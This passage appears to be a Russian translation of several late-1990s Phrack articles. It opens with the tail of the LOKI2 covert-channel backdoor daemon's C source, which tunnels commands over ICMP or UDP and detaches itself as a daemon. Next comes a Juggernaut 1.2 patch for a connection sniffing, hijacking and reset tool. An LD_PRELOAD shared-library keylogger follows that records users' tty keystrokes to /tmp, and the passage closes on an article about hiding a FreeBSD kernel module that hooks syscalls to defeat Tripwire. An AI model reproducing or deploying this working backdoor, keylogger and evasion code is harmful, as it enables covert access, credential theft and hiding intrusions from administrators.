            lokid_xmit(buf1, LP_DST, L_EOT, OKCR);
#ifdef  STRONG_CRYPTO
            update_client(c_ind, p_sent, b_sent);
#else
            update_client(locate_client(FIND), p_sent, b_sent);
#endif
            clean_exit(0);
#endif
#ifdef  PTY
            fprintf(stderr, "\nmfd: %d", mfd);
#endif
        }
    }
}


/*
 *  Build and transmit Loki packets (server-side version)
 */

int lokid_xmit(u_char *payload, u_long dst, int ptype, int crypt_flag)
{
    struct sockaddr_in sin;
    int i               = 0;

    bzero((struct loki *)&sdg, LOKIP_SIZE);

    sin.sin_family      = AF_INET;
    sin.sin_addr.s_addr = dst;
    sdg.payload[0]      = ptype;
    if (crypt_flag == OKCR) blur(ENCR, BUFSIZE - 1, payload);
    bcopy(payload, &sdg.payload[1], BUFSIZE - 1);

    if (prot == IPPROTO_ICMP)
    {
#ifdef  NET3
        sdg.ttype.icmph.icmp_type   = ICMP_ECHO;
#else
        sdg.ttype.icmph.icmp_type   = ICMP_ECHOREPLY;
#endif
        sdg.ttype.icmph.icmp_code   = (int)NULL;
        sdg.ttype.icmph.icmp_id     = c_id;
        sdg.ttype.icmph.icmp_seq    = L_TAG;
        sdg.ttype.icmph.icmp_cksum  =
             i_check((u_short *)&sdg.ttype.icmph, BUFSIZE + ICMPH_SIZE);
    }
    if (prot == IPPROTO_UDP)
    {
```

```
        sdg.ttype.udph.uh_sport     = NL_PORT;
        sdg.ttype.udph.uh_dport     = rdg.ttype.udph.uh_sport;
        sdg.ttype.udph.uh_ulen      = htons(UDPH_SIZE + BUFSIZE);
        sdg.ttype.udph.uh_sum       =
             i_check((u_short *)&sdg.ttype.udph, BUFSIZE + UDPH_SIZE);
    }
    sdg.iph.ip_v    = 0x4;
    sdg.iph.ip_hl   = 0x5;
    sdg.iph.ip_len  = FIX_LEN(LOKIP_SIZE);
    sdg.iph.ip_ttl  = 0x40;
    sdg.iph.ip_p    = prot;
    sdg.iph.ip_dst  = sin.sin_addr.s_addr;

#ifdef  SEND_PAUSE
    usleep(SEND_PAUSE);
#endif
    if ((i = sendto(ripsock, (struct loki *)&sdg, LOKIP_SIZE, (int)NULL, (struct sockaddr *)&sin, sizeof(sin)
    {
        if (verbose) perror("[non fatal] truncated write");
    }
    else
    {
        b_sent += i;
        p_sent ++;
    }
    return ((i < 0 ? 0 : i));
}


/*
 *  Parse escaped commands (server-side version)
 */

void d_parse(u_char *buf, pid_t pid, int ripsock)
{
    u_char buf2[4 * BUFSIZE]    = {0};
    int n                       = 0, m = 0;
    u_long client_ip            = 0;
    if (!strncmp(buf, QUIT_ALL, sizeof(QUIT_ALL) - 1))
    {
        if (verbose) fprintf(stderr, "\nlokid: client <%d> requested an all kill\n", c_id);
        while (n < MAX_CLIENT)
        {
            if ((client_ip = check_client_ip(n++, &c_id)))
            {
                if (verbose) fprintf(stderr, "\tsending L_QUIT: <%d> %s\n", c_id, host_lookup(client_ip));
                lokid_xmit(buf, client_ip, L_QUIT, NOCR);
            }
        }
        if (verbose) fprintf(stderr, S_MSG_CLIENTK);
        if ((kill(-pid, SIGKILL)) == -1)
            err_exit(1, 1, verbose, "[fatal] could not signal process group");
        clean_exit(0);
    }
    if (!strncmp(buf, QUIT_C, sizeof(QUIT_C) - 1))
    {
        if ((m = locate_client(DESTROY)) == -1)
            err_exit(1, 0, verbose, S_MSG_UNKNOWN);
        else if (verbose) fprintf(stderr, "\nlokid: client <%d> freed from list [%d]", c_id, m);
        clean_exit(0);
    }
    if (!strncmp(buf, STAT_C, sizeof(STAT_C) - 1))
    {
        bzero((u_char *)buf2, 4 * BUFSIZE);
        update_client(locate_client(FIND), 5, 5 * LOKIP_SIZE);
        n = stat_client(locate_client(FIND), buf2, prot, uptime);
        for (; m < n; m += (BUFSIZE - 1))
        {
            bcopy(&buf2[m], buf, BUFSIZE - 1);
            lokid_xmit(buf, LP_DST, L_REPLY, OKCR);
        }
```

```
        lokid_xmit(buf, LP_DST, L_EOT, OKCR);
        clean_exit(0);
    }
#ifndef     STRONG_CRYPTO
    if (!strncmp(buf, SWAP_T, sizeof(SWAP_T) - 1))
    {
        if (kill(getppid(), SIGUSR1))
            err_exit(1, 1, verbose, "[fatal] could not signal parent");
        clean_exit(0);
    }
#endif
    lokid_xmit(S_MSG_UNSUP, LP_DST, L_REPLY, OKCR);
    lokid_xmit(buf2, LP_DST, L_EOT, OKCR);

    update_client(locate_client(FIND), p_sent, b_sent);
    clean_exit(0);
}


/*
 *  Swap transport protocols.  This is called as a result of SIGUSR1 from
 *  a child server process.
 */


void swap_t(int signo)
{

    int n                   = 0;
    u_long client_ip        = 0;
    struct protoent *pprot  = 0;
    char buf[BUFSIZE]       = {0};

    if (verbose) fprintf(stderr, "\nlokid: client <%d> requested a protocol swap\n", c_id);

    while (n < MAX_CLIENT)
    {
        if ((client_ip = check_client_ip(n++, &c_id)))
        {
            fprintf(stderr, "\tsending protocol update: <%d> %s [%d]\n", c_id, host_lookup(client_ip), n);
            lokid_xmit(buf, client_ip, L_REPLY, OKCR);
            lokid_xmit(buf, client_ip, L_EOT, OKCR);
        }
    }

    close(tsock);

    prot = (prot == IPPROTO_UDP) ? IPPROTO_ICMP : IPPROTO_UDP;
    if ((tsock = socket(AF_INET, SOCK_RAW, prot)) < 0)
        err_exit(1, 1, verbose, L_MSG_SOCKET);
    pprot = getprotobynumber(prot);
    sprintf(buf, "lokid: transport protocol changed to %s\n", pprot -> p_name);
    fprintf(stderr, "\n%s", buf);

    lokid_xmit(buf, LP_DST, L_REPLY, OKCR);
    lokid_xmit(buf, LP_DST, L_EOT, OKCR);
    update_client(locate_client(FIND), p_sent, b_sent);
    if (signal(SIGUSR1, swap_t) == SIG_ERR)
        err_exit(1, 1, verbose, L_MSG_SIGUSR1);
}

/* EOF */

/*
 * LOKI2
 *
 * [ surplus.c ]
 *
 *  1996/7 Guild Corporation Worldwide      [daemon9]
 */
#include "loki.h"
```

```
extern int verbose;
extern jmp_buf env;

#define WORKING_ROOT "/tmp"             /* Sometimes we make mistakes.
                                         * Sometimes we execute commands we
                                         * didn't mean to.  `rm -rf` is much
                                         * easier to palate from /tmp
                                         */
/*
 *  Domain names / dotted-decimals --> network byte order.
 */

u_long name_resolve(char *hostname)
{

    struct in_addr addr;
    struct hostent *hostEnt;
    if ((addr.s_addr = inet_addr(hostname)) == -1)
    {
        if (!(hostEnt = gethostbyname(hostname)))
            err_exit(1, 1, verbose, "\n[fatal] name lookup failed");
        bcopy(hostEnt->h_addr, (char *)&addr.s_addr, hostEnt -> h_length);
    }
    return (addr.s_addr);
}


/*
 *  Network byte order --> dotted-decimals.
 */

char *host_lookup(u_long in)
{

    char hostname[BUFSIZ] = {0};
    struct in_addr addr;

    addr.s_addr = in;
    strcpy(hostname, inet_ntoa(addr));
    return (strdup(hostname));
}

#ifdef X86FAST_CHECK

/*
 *  Fast x86 based assembly implementation of the IP checksum routine.
 */


u_short i_check(u_short *buff, int len)
{

    u_long sum = 0;
    if (len > 3)
    {
        __asm__("clc\n"
        "1:\t"
        "lodsl\n\t"
        "adcl %%eax, %%ebx\n\t"
        "loop 1b\n\t"
        "adcl $0, %%ebx\n\t"
        "movl %%ebx, %%eax\n\t"
        "shrl $16, %%eax\n\t"
        "addw %%ax, %%bx\n\t"
        "adcw $0, %%bx"
        : "=b" (sum) , "=S" (buff)
        : "0" (sum), "c" (len >> 2) ,"1" (buff)
        : "ax", "cx", "si", "bx");
    }
    if (len & 2)
    {
```

```
        __asm__("lodsw\n\t"
        "addw %%ax, %%bx\n\t"
        "adcw $0, %%bx"
        : "=b" (sum) , "=S" (buff)
        : "0" (sum), "c" (len >> 2) ,"1" (buff)
        : "ax", "cx", "si", "bx");
    }
    if (len & 1)
    {
        __asm__("lodsb\n\t"
        "movb $0, %%ah\n\t"
        "addw %%ax, %%bx\n\t"
        "adcw $0, %%bx"
        : "=b" (sum), "=S" (buff)
        : "0" (sum), "1" (buff)
        : "bx", "ax", "si");
    }
    sum  = ~sum;
    return (sum & 0xffff);
}

#else

/*
 *  Standard IP Family checksum routine.
 */

u_short i_check(u_short *ptr, int nbytes)
{

    register long sum       = 0;
    u_short oddbyte         = 0;
    register u_short answer = 0;

    while (nbytes > 1)
    {
        sum += *ptr++;
        nbytes -= 2;
    }
    if (nbytes == 1)
    {
        oddbyte = 0;
        *((u_char *)&oddbyte) =* (u_char *)ptr;
        sum += oddbyte;
    }
    sum     = (sum >> 16) + (sum & 0xffff);
    sum     += (sum >> 16);
    answer  = ~sum;
    return (answer);
}

#endif  /* X86FAST_CHECK */


/*
 *  Generic exit with error function.
 */

void err_exit(int exitstatus, int checkerrno, int verbalkint, char *errstr)
{
    if (verbalkint)
    {
        if (checkerrno) perror(errstr);
        else fprintf(stderr, errstr);
    }
    clean_exit(exitstatus);
}


/*
 *  SIGALRM signal handler.
```

```
 */

void catch_timeout(int signo)
{

    alarm(0);

    if (signal(SIGALRM, catch_timeout) == SIG_ERR)
        err_exit(1, 1, verbose, L_MSG_SIGALRM);
    longjmp(env, 1);
}


/*
 *  Clean exit handler
 */

void clean_exit(int status)
{

    extern int tsock;
    extern int ripsock;

    close(ripsock);
    close(tsock);
    exit(status);
}

/*
 *  Keep child proccesses from zombiing on us
 */

void reaper(int signo)
{
    int sys = 0;

    wait(&sys);

    if (signal(SIGCHLD, reaper) == SIG_ERR)
        err_exit(1, 1, verbose, L_MSG_SIGCHLD);
}

/*
 *  Simple daemonizing procedure.
 */

void shadow()
{
    extern int errno;
    int fd = 0;

    close(STDIN_FILENO);
    if (!verbose)
    {
        close(STDOUT_FILENO);
        close(STDERR_FILENO);
    }
    signal(SIGTTOU, SIG_IGN);
    signal(SIGTTIN, SIG_IGN);
    signal(SIGTSTP, SIG_IGN);

    switch (fork())
    {
        case 0:
            break;

        default:
            clean_exit(0);

        case -1:
            err_exit(1, 1, verbose, "[fatal] Cannot go daemon");
```

```
        }
        if (setsid() == -1)
            err_exit(1, 1, verbose, "[fatal] Cannot create session");
        if ((fd = open("/dev/tty", O_RDWR)) >= 0)
        {
            if ((ioctl(fd, TIOCNOTTY, (char *)NULL)) == -1)
                    err_exit(1, 1, verbose, "[fatal] cannot detach from controlling terminal");
            close(fd);
        }
        errno = 0;
        chdir(WORKING_ROOT);
        umask(0);
    }

    /* EOF */
```

Конец файла

Juggernaut 1.2: обновление

Автор: route

Итак, Juggernaut вышел — и сообщения об ошибках не заставили себя ждать...

Juggernaut, многофункциональный сетевой инструмент для Linux, впервые был опубликован в Phrack 50. Данный патч обновляет Juggernaut 1.0 (версию из P50-06) до версии 1.2. В него вошли следующие изменения:

• Косметические правки: номенклатура и внешний вид.
• Флаг `IFF_PROMISC` теперь снимается при выходе. Ранее программа оставляла сетевой интерфейс в неразборчивом (promiscuous) режиме.
• HTTP-соединения больше не отслеживаются (если только не определён флаг `-DGREED`).
• Слежка за соединениями (Connection Spying) теперь работает корректно.
• Сброс соединений (Connection RSTing) и автоматический сброс соединений теперь работают надёжнее.

Продолжайте присылать сообщения об ошибках!

Чтобы извлечь патч-файл, воспользуйтесь прилагаемой утилитой извлечения, которая отделит его от статьи. Затем просто скопируйте файл в директорию Juggernaut и выполните:

```
patch < juggernaut_1.0-1.2_patch

--- NumberOneCrush/main.c□Thu May  8 15:37:02 1997
+++ NumberOneCrush/main.c□Fri Jun  6 01:33:42 1997
@@ -1,7 +1,7 @@
 /*
  *
  *□□□            Juggernaut
- *□□□□    Version b2
+ *□□□□    Version 1.2
  *
  *                             1996/7 Guild productions
  *□□□     daemon9[guild|phrack|r00t]
@@ -42,7 +42,7 @@
 #define DEVICE "eth0"
 #define LOGFILE "./juggernaut.log.spy"

-char version[]="1.0\0";
+char version[]="1.2";
 int sigsentry=1;□□    /* Signal sentry */
 int ripsock=0;□□□    /* RIP socket */
 int linksock=0;□□□    /* SOCK PACKET socket */
@@ -96,8 +96,8 @@
     char buf[MINIBUF]={0};
     char token[2*MINIBUF]={0};
     int c;
-
-    if(geteuid()||getuid()){□           /* r00t? */
+
+    if(geteuid()||getuid()){               /* r00t? */
         fprintf(stderr,"UID or EUID of 0 needed...\n");
         exit(0);
         }
@@ -279,7 +279,7 @@
     □fgets(buf,sizeof(buf),stdin);
     □if(buf[0]==0x0a||buf[0]=='q')return;
     □if(!(int)(val=atoi(buf)))continue;
-    □if(!(target=checkc(val)))fprintf(stderr,"Connection not in queue.\n");□
+    □if(!(target=checkc(val)))fprintf(stderr,"Connection not in database.\n");
     □else break;
     }
     fprintf(stderr,"\nDo you wish to log to a file as well? [y/N] >");
```

```
@@ -324,7 +324,7 @@
 fgets(buf,sizeof(buf),stdin);
 if(buf[0]==0x0a||buf[0]=='q')return;
    if(!(int)(val=atoi(buf)))continue;
-if(!(target=checkc(val)))fprintf(stderr,"Connection not in queue.\n");
+if(!(target=checkc(val)))fprintf(stderr,"Connection not in database.\n");
 else break;
     }
     signal(SIGINT,convulsion);
@@ -440,7 +440,7 @@

     fprintf(stderr,"Juggernaut %s route@infonexus.com [guild 1996/7]\n",version);

-    fprintf(stderr,"\nJuggernaut compiled with the following options:\n");
+    fprintf(stderr,"\nBuilt on %s %s with the following options:\n",__DATE__,__TIME__);
 #ifdef MULTI_P
     fprintf(stderr," Multi-processing\n");
 #endif
@@ -501,7 +501,7 @@
     fgets(buf,sizeof(buf),stdin);
     if(buf[0]==0x0a||buf[0]=='q')return;
     if(!(int)(val=atoi(buf)))continue;
-    if(!(target=checkc(val)))fprintf(stderr,"Connection not in queue.\n");
+    if(!(target=checkc(val)))fprintf(stderr,"Connection not in database.\n");
     else break;
     }
     if(ntohs(target->dport)!=23){
@@ -547,7 +547,7 @@
     fgets(buf,sizeof(buf),stdin);
     if(buf[0]==0x0a||buf[0]=='q')return;
         if(!(int)(val=atoi(buf)))continue;
-        if(!(target=checkc(val)))fprintf(stderr,"Connection not in queue.\n");
+        if(!(target=checkc(val)))fprintf(stderr,"Connection not in database.\n");
     else break;
     }
     if(ntohs(target->dport)!=23){
--- NumberOneCrush/mem.c	Thu May  8 15:37:02 1997
+++ NumberOneCrush/mem.c	Fri Jun  6 01:33:09 1997
@@ -1,7 +1,7 @@
 /*
  *
  *                                  Juggernaut
- *                                  Version b1
+ *                                  Version 1.2
  *
  *                           1996/7 Guild productions
  *                          daemon9[guild|phrack|r00t]
--- NumberOneCrush/menu.c	Thu May  8 15:37:02 1997
+++ NumberOneCrush/menu.c	Fri Jun  6 01:33:32 1997
@@ -1,7 +1,7 @@
 /*
  *
  *                                  Juggernaut
- *                                  Version b2
+ *                                  Version 1.2
  *
  *                           1996/7 Guild productions
  *                          daemon9[guild|phrack|r00t]
--- NumberOneCrush/net.c	Thu May  8 15:37:02 1997
+++ NumberOneCrush/net.c	Fri Jun  6 01:32:56 1997
@@ -1,7 +1,7 @@
 /*
  *
  *                                  Juggernaut
- *                                  Version b1
+ *                                  Version 1.2
  *
  *                           1996/7 Guild productions
  *                          daemon9[guild|phrack|r00t]
@@ -92,13 +92,14 @@
  *  mode.
```

```
  */

-int tap(device)
+int tap(device,mode)
 char *device;
+int mode;
 {
 □
     int fd;□□□□
     struct ifreq ifr;   /* Link-layer interface request structure */
-                        /* Ethernet code for IP 0x800==ETH_P_IP */
+                        /* Ethernet code for IP 0x0800==ETH_P_IP */
     if((fd=socket(AF_INET,SOCK_PACKET,htons(ETH_P_IP)))<0){□
         if(verbosity)perror("(tap) SOCK_PACKET allocation problems [fatal]");
         exit(1);□□□□□
@@ -109,16 +110,22 @@
         close(fd);
       □exit(1);
     }
-    ifr.ifr_flags|=IFF_PROMISC;□            /* Set promiscuous mode */
+    if(!mode)ifr.ifr_flags^=IFF_PROMISC;    /* Unset promiscuous mode */
+    else ifr.ifr_flags|=IFF_PROMISC;        /* Set promiscuous mode */
     if((ioctl(fd,SIOCSIFFLAGS,&ifr))<0){    /* Set flags */
-        if(verbosity)perror("(tap) Can't set promiscuous mode [fatal]");
+        if(verbosity)perror("(tap) Can't set/unset promiscuous mode [fatal]");
         close(fd);
 □exit(1);
     }
-    return(fd);
+    if(!mode){
+        close(fd);
+        return(0);
+    }
+    else return(fd);
 }


+
 /*
  *  Gimme a raw-IP socket.  Use of IP_HDRINCL is automatic with 2.0.x
  *  kernels.  Not sure about 1.2.x
@@ -197,7 +204,6 @@
         case 22:
         case 23:
         case 25:
-        case 80:
         case 513:
         case 6667:
             if(((int)msg=addc(iphp,tcphp)))if(verbosity)fprintf(stderr,"%c%s",0x08,msg);
@@ -235,7 +241,6 @@
         case 22:
         case 23:
         case 25:
-        case 80:
         case 513:
         case 6667:
             if(((int)msg=delc(iphp,tcphp)))if(verbosity)fprintf(stderr,"%c%s",0x08,msg);
@@ -261,7 +266,7 @@
     void dumpp(char *,int,FILE *);

     extern int sigsentry;
-    int tlinksock=tap(DEVICE);□/* Spying tap.  XXX- Really dumb way to do this... */
+    int tlinksock=tap(DEVICE,1);    /* Spying tap.  XXX- Really dumb way to do this... */
     time_t tp;

     ALIGNNETPOINTERS();
@@ -272,20 +277,14 @@
         time(&tp);
         fprintf(fp,": Log started:\t\t%s--------------------------------------------------------------------------
     }
-□□    /* NO alaram timeout here.  SIGINT kills our spy session */
```

```
-    while(sigsentry)if(recv(tlinksock,&epack,sizeof(epack),0))if(iphp->protocol==IPPROTO_TCP)if(iphp->saddr=
+□□    /* NO alarm timeout here.  SIGINT kills our spy session */
+    while(sigsentry)if(recv(tlinksock,&epack,sizeof(epack),0))if(iphp->protocol==IPPROTO_TCP)if(iphp->saddr=
 □
     if(fp){
         fprintf(fp,"\n------------------------------------------------------------------------\n: Juggernaut co
         time(&tp);
         fprintf(fp,": Log ended:\t\t%s------------------------------------------------------------------------\
@@ -347,8 +346,8 @@
         unsigned short tlen;
     }*ppheader;
  □□
-    static int moot=0;
-    int tlinksock=tap(DEVICE);
+    int moot=0;
+    int tlinksock=tap(DEVICE,1);

     ALIGNNETPOINTERS();

@@ -451,7 +450,7 @@
     extern int ripsock;□
     extern int acrstpid;
     char *tempBuf=0;
-    int tlinksock=tap(DEVICE);
+    int tlinksock=tap(DEVICE,1);

     switch((acrstpid=fork())){ □/* Drop a child to backround, return the
                                    parent to continue */
@@ -570,7 +569,7 @@
     extern int netreadtimeout;
     static int len;
     char *tempBuf;
-    int tlinksock=tap(DEVICE);
+    int tlinksock=tap(DEVICE,1);

     ALIGNNETPOINTERS();

@@ -675,7 +674,7 @@
     extern int netreadtimeout;
     extern int sigsentry;
     static int len;
-    int tlinksock=tap(DEVICE);□□□
+    int tlinksock=tap(DEVICE,1);□□□

     ALIGNNETPOINTERS();

@@ -799,7 +798,7 @@
     int grabflag=0;                     /* Time to grab some packets */
     unsigned long targetsourceip=0;
     unsigned short targetsourceport=0;
-    int tlinksock=tap(DEVICE);
+    int tlinksock=tap(DEVICE,1);

     if(!(fp=fopen(SNIFLOG,"a+"))){      /* Log to file */
         if(verbosity){
--- NumberOneCrush/prometheus.c□Thu May  8 15:37:03 1997
+++ NumberOneCrush/prometheus.c□Fri Jun  6 01:33:17 1997
@@ -1,7 +1,7 @@
 /*
  *
  *                                  Juggernaut
- *                                  Version b2
+ *                                  Version 1.2
  *
  *                           1996/7 Guild productions
  *                          daemon9[guild|phrack|r00t]
--- NumberOneCrush/surplus.c□Thu May  8 15:37:03 1997
+++ NumberOneCrush/surplus.c□Fri Jun  6 01:33:03 1997
@@ -1,7 +1,7 @@
 /*
  *
```

```
  *                                Juggernaut
- *                                Version b2
+ *                                Version 1.2
  *
  *                            1996/7 Guild productions
  *                           daemon9[guild|phrack|r00t]
@@ -29,6 +29,7 @@
 #define HELPFILE    "./ClothLikeGauze/.help"
 #define FBUFSIZE     80
 #define MINIBUF      10
+#define DEVICE      "eth0"

 extern int verbosity;

@@ -346,6 +347,7 @@
 void cleanexit(){

     void powerdown();
+    int tap(char *,int);

     extern int ripsock;
     extern int hpid;
@@ -353,6 +355,7 @@

     close(ripsock);
     powerdown();
+    tap(DEVICE,0);                          /* Unset promisc mode on the interface */
     if(kill(hpid,SIGUSR1))if(verbosity){    /* Send signal to the hunter */
         perror("(cleanexit) Could not signal hunter");
         fprintf(stderr,"[cr]");
```

Техники перенаправления разделяемых библиотек

Автор: halflife

В этой статье рассматриваются разделяемые библиотеки — в частности, метод перенаправления вызовов функций через разделяемые библиотеки в различных целях. В процессе написания кода были обнаружены ошибки в нескольких реализациях разделяемых библиотек; они также обсуждаются ниже.

Прежде всего, кратко опишем, что такое разделяемые библиотеки. Разделяемые библиотеки предназначены для совместного использования кодовых сегментов несколькими программами. Таким образом, потребление памяти существенно снижается. Поскольку кодовые сегменты, как правило, не изменяются, такая схема совместного использования работает весьма неплохо. Очевидно, что для этого кодовые сегменты должны быть независимы от расположения в памяти, то есть не зависеть от значения счётчика команд (PC-independent, или IP-independent для программистов на архитектуре x86).

Итак, после появления дыры с переменными окружения в telnetd большинство из вас знает, что существует несколько переменных окружения, с помощью которых можно задавать альтернативные разделяемые библиотеки. Среди них на большинстве систем — `LD_LIBRARY_PATH` и `LD_PRELOAD`; данная статья посвящена исключительно последней. Кроме того, на Digital UNIX и Irix эта переменная называется `_RLD_LIST` и имеет несколько иной синтаксис.

Разделяемые библиотеки Sun поставлялись с API, позволяющим пользователям загружать и вызывать функции разделяемых библиотек; большинство других производителей скопировали этот интерфейс. Примечательно, что наш код не будет работать в SunOS, хотя в Solaris 2 он функционирует нормально. Итак, первая функция, с которой нужно разобраться, — это `dlopen()`. Она загружает разделяемую библиотеку и отображает её в память через `mmap()`, если она ещё не загружена. Первый аргумент — указатель на имя файла, который нужно загрузить; второй аргумент обычно должен быть равен 1 (хотя некоторые платформы, по всей видимости, поддерживают другие значения). Подробности смотрите в man-странице. При успехе возвращается дескриптор; с помощью `dlerror()` можно определить, произошла ли ошибка.

После того как библиотека открыта с помощью `dlopen()`, следующая задача — получить адрес одного или нескольких символов, находящихся внутри неё. Для этого используется функция `dlsym()`. К сожалению, здесь начинаются проблемы с переносимостью. На свободно доступных машинах с 4.4BSD, которые я тестировал, `dlsym()` ожидает, что имя функции предваряется символом подчёркивания. Это мне вполне понятно, поскольку именно так C хранит имена функций внутренне. Реализации в духе System V, составляющие большинство протестированных систем, такого соглашения не используют. К сожалению, это означает необходимость условной компиляции для обеспечения переносимости.

Простой пример открытия библиотеки, получения функции и её вызова показан ниже:

```
/* <++> sh_lib_redir_example.c */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <dlfcn.h>

main()
{
□void *handle;
□void (*helloworld)(void);
```

```
 char *c;

 handle = dleopen("/tmp/helloworld.so", 1);
 c = dlerror();
 if(c)
 {
  fprintf(stderr, "couldnt open /tmp/helloworld.so\n");
  abort();
 }
 #if __FreeBSD__
 helloworld = dlsym(handle, "_helloworld");
 #else
 helloworld = dlsym(handle, "helloworld");
 #endif
 c = dlerror();
 if(c)
 {
  fprintf(stderr, "couldnt get helloworld symbol\n");
  abort();
 }
 helloworld();
 dlclose(handle);
 }
 /* <--> */
```

Итак, теперь, когда мы понимаем, как использовать программный интерфейс, как же осуществить перенаправление вызовов функций? Идея проста: вы предварительно загружаете библиотеку, она выполняет свои действия, затем открывает настоящую библиотеку через `dlopen()`, получает нужный символ и вызывает его. Эта схема хорошо работает на Solaris, Linux (ELF), Irix (5.3 и 6.2), FreeBSD (см. раздел об ошибках ниже) и OSF/1 (не тестировалось).

Компиляция разделяемых библиотек несколько отличается на каждой платформе. Сам этап компиляции в основном одинаков, различается лишь компоновка. Для GCC объектный файл создаётся командой:

```
gcc -fPIC -c file.c
```

Это создаст `file.o` — объектный код, пригодный для динамической компоновки. Затем его нужно скомпоновать, и вот тут-то начинается самое интересное. Ниже приведена таблица команд компоновки для различных операционных систем, на которых я это тестировал.

```
FreeBSD:        ld -Bshareable -o file.so file.o
Solaris:        ld -G -o file.so file.o -ldl
Linux:          ld -Bshareable -o file.so file.o -ldl
IRIX:           ld -shared -o file.so file.o
OSF/1:          ld -shared -o file.so file.o
```

На IRIX при использовании версии 6.2 необходим дополнительный ключ, включающий обратную совместимость с `ld`; подробности смотрите в man-странице для `ld`.

К сожалению, в мире разделяемых библиотек не всё гладко: в некоторых реализациях присутствуют ошибки. В FreeBSD, в частности, есть ошибка: если `dlsym()` не находит символ, ошибка не устанавливается, и `dlerror()` возвращает NULL. OpenBSD обстоит ещё хуже (***вздох***): там ошибка инициализируется некоторым значением и не сбрасывается при вызове `dlerror()`, так что `dlerror()` всегда возвращает не-NULL. OpenBSD несовместима с нашими методами и по другим причинам, так что это, в общем-то, не так уж важно. Ошибка в FreeBSD обходится путём проверки возвращаемых значений на NULL.

Ниже приведён простой пример разделяемой библиотеки — TTY-логгера. При предварительной загрузке она регистрирует нажатия клавиш, когда пользователи запускают любую программу, использующую разделяемые библиотеки без привилегий суперпользователя. Логи сохраняются в `/tmp/UID_ПОЛЬЗОВАТЕЛЯ`. Всё очень просто.

```
/* <++> tty_logger.c */
#include <stdio.h>
```

```
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/uio.h>
#include <sys/stat.h>
#include <string.h>
#include <fcntl.h>
#include <dlfcn.h>

/* change this to point to your libc shared lib path */
#define LIB_PATH "/usr/lib/libc.so.3.0"
#define LOGDIR "/tmp"
int logfile = -1;

static void createlog(void)
{
 char buff[4096];
 if(logfile != -1)
  return;
 memset(buff, 0, 4096);
 if(strlen(LOGDIR) > 4000)
  return;
 sprintf(buff, "%s/%d", LOGDIR, getuid());
 logfile = open(buff, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
 return;
}

static void writeout(char c)
{
 switch(c)
 {
  case '\n':
  case '\r':
   c = '\n';
   write(logfile, &c, 1);
   break;
  case 27:
   break;
  default:
   write(logfile, &c, 1);
 }
}

ssize_t read(int fd, void *buf, size_t nbytes)
{
 void *handle;
 ssize_t (*realfunc)(int, void *, size_t);
 int result;
 int i;
 char *c;
 char d;

 handle = dlopen(LIB_PATH, 1);
 if(!handle)
  return -1;
#if __linux__ || (__svr4__ && __sun__) || sgi || __osf__
 realfunc = dlsym(handle, "read");
#else
 realfunc = dlsym(handle, "_read");
#endif
 if(!realfunc)
  return -1;
 if(logfile < 0)
  createlog();
 result = realfunc(fd, buf, nbytes);
 c = buf;
 if(isatty(fd))
 {
  if(result > 0)
   for(i=0;i < result;i++)
   {
```

```
    d = c[i];
    writeout(d);
  }
 }
 return result;
}
/* <--> */
```

Обход систем проверки целостности

Автор: halflife

В наши дни, когда вторжения происходят ежедневно и для каждой мыслимой операционной системы существует своя версия «rootkit», даже большинство некомпетентных системных администраторов начали проверять контрольные суммы своих бинарных файлов. Для хакерского сообщества это серьёзная проблема: их хитроумные троянские программы быстро обнаруживаются и удаляются. Tripwire — весьма популярная и бесплатная утилита для проверки целостности файлов в UNIX-системах. В данной статье рассматривается простой метод обхода проверок, выполняемых Tripwire и другими программами контроля целостности.

Как работают программы проверки целостности

Итак, как работают программы проверки целостности? При первоначальной установке они вычисляют хэш (иногда несколько хэшей) всех бинарных файлов, которые необходимо отслеживать. Затем, с определённой периодичностью, запускается проверка, которая сравнивает текущий хэш с ранее записанным. Если они различаются — что-то пошло не так, и это фиксируется. Существует несколько различных алгоритмов хэширования, наиболее популярным из которых, вероятно, является MD5.

В прошлом у ряда хэш-алгоритмов имелись проблемы с коллизиями: они были обнаружены в MD5 и во многих других алгоритмах безопасного хэширования. Однако эксплуатация коллизий по-прежнему крайне затруднена. Код, представленный в этой статье, не опирается на использование конкретного алгоритма — вместо этого мы сосредоточимся на проблеме доверия: программы проверки целостности вынуждены доверять операционной системе, а некоторые доверяют даже libc. В коде, предназначенном для обнаружения компрометации, которая по самой своей природе требует прав root, нельзя доверять ничему — включая собственную операционную систему.

Проектирование twhack

При проектировании twhack был сформулирован ряд требований. Первое: модуль не должен требовать пересборки ядра — загружаемые модули ядра (LKM) предоставили решение для этого. Второе: модуль должен быть относительно скрытным. Мне удалось найти простой способ скрыть LKM в ядре FreeBSD (предположительно работает также в OpenBSD и NetBSD, хотя проверить это не удалось). После загрузки модуля первая же команда типа `ls` эффективно скроет его от просмотра. После скрытия модуль невозможно выгрузить или увидеть командой `modunload(8)`.

Загружаемые модули FreeBSD

Немного информации о загружаемых модулях FreeBSD. Используется стиль модулей MISC, который в основном аналогичен модулям Linux — он предоставляет практически полный доступ ко всему. Информация об LKM хранится в массиве структур. В FreeBSD 2.2.1 массив рассчитан на 20 модулей.

Скрытие модулей довольно простое. Существует переменная `used`, которая определяет, свободен ли слот модуля. При вставке модуля драйвер устройства ищет первую свободную запись в массиве — «свободной» считается запись с нулём в поле `used` — и помещает туда некоторую информацию. Эта информация используется главным образом для выгрузки, а нас это не интересует, так что не страшно, если другие модули перезапишут нашу структуру (некоторые даже назвали бы это достоинством).

Перехват системных вызовов

Далее необходимо перенаправить интересующие нас системные вызовы. Это также в некотором роде похоже на модули Linux. Системные вызовы хранятся в массиве структур. Структура содержит указатель на системный вызов и переменную, задающую число аргументов. Очевидно, нас интересует только указатель. Сначала мы копируем структуру в переменную с помощью `bcopy`, затем изменяем указатель функции, направляя его на наш код. В нашем коде мы можем вызывать оригинальный системный вызов через `old_function.sy_call(arguments)` — быстро и безболезненно.

